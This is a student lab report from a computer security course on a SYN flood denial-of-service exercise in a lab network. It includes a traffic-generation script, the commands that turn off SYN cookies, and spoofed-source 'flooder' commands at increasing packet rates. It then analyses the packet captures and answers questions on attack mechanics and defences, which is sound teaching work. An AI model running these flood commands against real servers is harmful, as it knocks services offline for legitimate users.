CSCI49381

Intro to Computer Security

Professor Sven Dietrech

Lab 7 Group

Report

Group Members & Division of labor

Yanez, Yaritza - 4.1 & 4.2 & 4.3

Tabassum, Nazifa - 4.6 & Word Problems

Xiao, David -

Lee, Keun Sub - 4.2 4.4 4.5 1-4 4.6 #1

# 4.2 Generating legitimate traffic - Yaritza Yanez


In this step, I created a Bash script on the client node to simulate legitimate web traffic to the server node. The script uses the curl command to continuously request the index.html page from the server every second, mimicking a normal user's behavior.

* The script was saved as traffic.sh and included the server’s IP address (5.6.7.8) and port 80.
* After writing and editing the script in Nano, I made it executable using chmod +x traffic.sh.
* I verified the traffic was working by running the script and observing the HTML response returned from the server.
* This ensured that normal web traffic was active before any attack was launched

**Step 1 - Find ip address of server:**

ssh server

ip a




**Server ip address - 5.6.7.8**

**Step 2: Create or edit your script in client:**

ssh client

nano traffic.sh

**Script:**



**curl and output only connection result**

**#!/bin/bash**

**LOGFILE="curlnospoof.log"**

**while true; do**

**RESPONSE=$(curl -w "%{http\_code},%{time\_total},%{size\_download}" \**

**--silent --output /dev/null --show-error --connect-timeout 1 "http://5.6.7.8:80/index.html") STATUS=$?**

**if [ $STATUS -eq 0 ]; then**

**echo "success: $(date +%H:%M:%S),Code:${RESPONSE%%,\*},Size:${RESPONSE##\*,} bytes"| tee -a "$LOGFILE"**

**else**

**echo "failed: $(date +%H:%M:%S), Error: $RESPONSE" | tee -a "$LOGFILE"**

**fi**

**sleep 1**

**done**

**curl raw html  
#!bin/bash**

**while true;do**

**curl "http://5.6.7.8/index.html"**

**sleep 1**

**done**

**Step 3: Make the script executable**

chmod +x traffic.sh

**Step 4: Start the script**

./traffic.sh

cancel: ctrl + c

# 4.3 Turning off SYN cookies - Yaritza Yanez

In preparation for simulating a SYN flood attack, I disabled SYN cookies on the server node. SYN cookies are a built-in TCP defense mechanism designed to protect against SYN flood attacks. Disabling SYN cookies allows the server to become vulnerable to the SYN flood attack, which is necessary for testing and observing the effects of denial-of-service scenarios in the lab.

**Step 1: Check if SYN cookies are on:**

sudo sysctl net.ipv4.tcp\_syncookies

**Output:**

net.ipv4.tcp\_syncookies = 1

**Step 2: Turn SYN cookies off:**

sudo sysctl -w net.ipv4.tcp\_syncookies=0

**Output:**


net.ipv4.tcp\_syncookies = 0

**Step 3: Verify they are off:**

sudo sysctl net.ipv4.tcp\_syncookies

**Output:**

net.ipv4.tcp\_syncookies = 0



**4.4**

–dst 5.6.7.8 = server ip

–src 1.1.2.0 = source ip

–srcmask = ip spoof / mask

–highrate 10000000 = packet rate 1000000


–proto 6 = protocol 6 (TCP)

sudo flooder --dst 5.6.7.8 --src 1.1.2.0 --srcmask 255.255.255.0 --highrate 1000 --proto 6


sudo flooder --dst 5.6.7.8 --src 1.1.2.0 --srcmask 255.255.255.0 --highrate 1000000 --proto 6


sudo flooder --dst 5.6.7.8 --src 1.1.2.0 --srcmask 255.255.255.0 --highrate 10000000 --proto 6

Increased packet rate to disrupt connection - lower rates did not disrupt as much.



**4.5**





3 terminals - attacker, client x2

attacker:


sudo flooder --dst 5.6.7.8 --src 1.1.2.0 --srcmask 255.255.255.0 --highrate 10000000 --proto 6


Client 1 (curl):

bash t.sh

Client 2 (tcpdump):

sudo tcpdump -nn -i eth1 -w - | tee synon.pcap






Set connection timeout to 1 second, curl gets multiple 28 timeout errors after flooder starts


Getting traffic logs from tcpdump.pcap files

sudo tcpdump -r synoff.pcap -tttt > synofflog.txt

Cookies off



Cookies on




Get tcf traffic into txt using command:  
 sudo tcpdump tcp -nn -i eth1 -r <inpcap>.pcap > <outtcp>.txt

**4.6**

1. **Remove mask and use attacker ip**

**sudo flooder --dst 5.6.7.8 --src 1.1.2.4 --highrate 1000000 --proto 6**

****

1. After ending the tcpdump capture we analyzed the resulting file using Wireshark.
2. Findings:
   1. Each SYN packet sent by the attacker was followed by a direct SYN-ACK reply from the server.
   2. The TCP connections successfully completed the three-way handshake (SYN, SYN-ACK, ACK) and proceeded normally, including the exchange of data and proper termination (FIN, ACK).
   3. Connections were established and closed quickly, indicating that resources on the server were rapidly released, which minimizes DoS.
3. The reason this occurred is that without spoofing, the attacker receives direct responses from the server. So connections do not remain partially opened, which prevents resource exhaustion on the server side.
4. To make the SYN flood attack effective without spoofing, the attacker would need to significantly increase the rate of connection attempts or employ multiple attackers simultaneously (distributed denial-of-service attack). Such methods would overwhelm the server by generating a high volume of legitimate-looking traffic, surpassing the server's capacity to manage new connections efficiently.

**Word Problems:**

**1. Explain how the TCP SYN flood attack works.**

In a TCP SYN flood attack, an attacker sends many connection requests (SYN packets) to a targeted server. The attacker usually spoofs their IP addresses, so the server tries responding to addresses that don’t exist. Each SYN packet creates a partial connection that takes up memory and processing resources on the server. Because these connections are never completed, the server’s resources fill up quickly. This prevents real users from connecting to the server, causing a DoS.

**2. Explain how SYN cookies work to prevent denial-of-service effect from SYN flood attacks.**

SYN cookies protect servers by removing the need to store information about incoming connections. When a server receives a SYN packet, it sends back a SYN-ACK packet containing a special encoded "cookie" in the sequence number. This cookie includes information needed to complete the connection. The server does not use resources to remember this connection request. If the client is legitimate, it sends back an ACK containing this cookie. The server decodes the cookie from the ACK to establish the connection. This prevents attackers from consuming server resources with fake requests.

**3. Would changing the network buffers in the OS (e.g. as available in FreeBSD) have any impact on attack effectiveness?**

Increasing network buffer sizes allows the server to store more incomplete connections at once, giving it more capacity to handle the attack initially. However, this is only a short-term fix. The attacker can still flood these larger buffers with enough fake requests to overwhelm the server. Ultimately, it delays but does not prevent the denial-of-service.

**4. How would you defend against these attacks other than with SYN cookies**

Other ways to defend against SYN flood attacks include using firewall rules to limit the rate of SYN packets from individual IP addresses, blocking traffic from suspicious sources, and shortening the timeout period for incomplete connections. Another method is distributing traffic across multiple servers to reduce the effect of the attack on any one server. Network monitoring tools can also detect unusual patterns and help administrators respond quickly by blocking malicious traffic.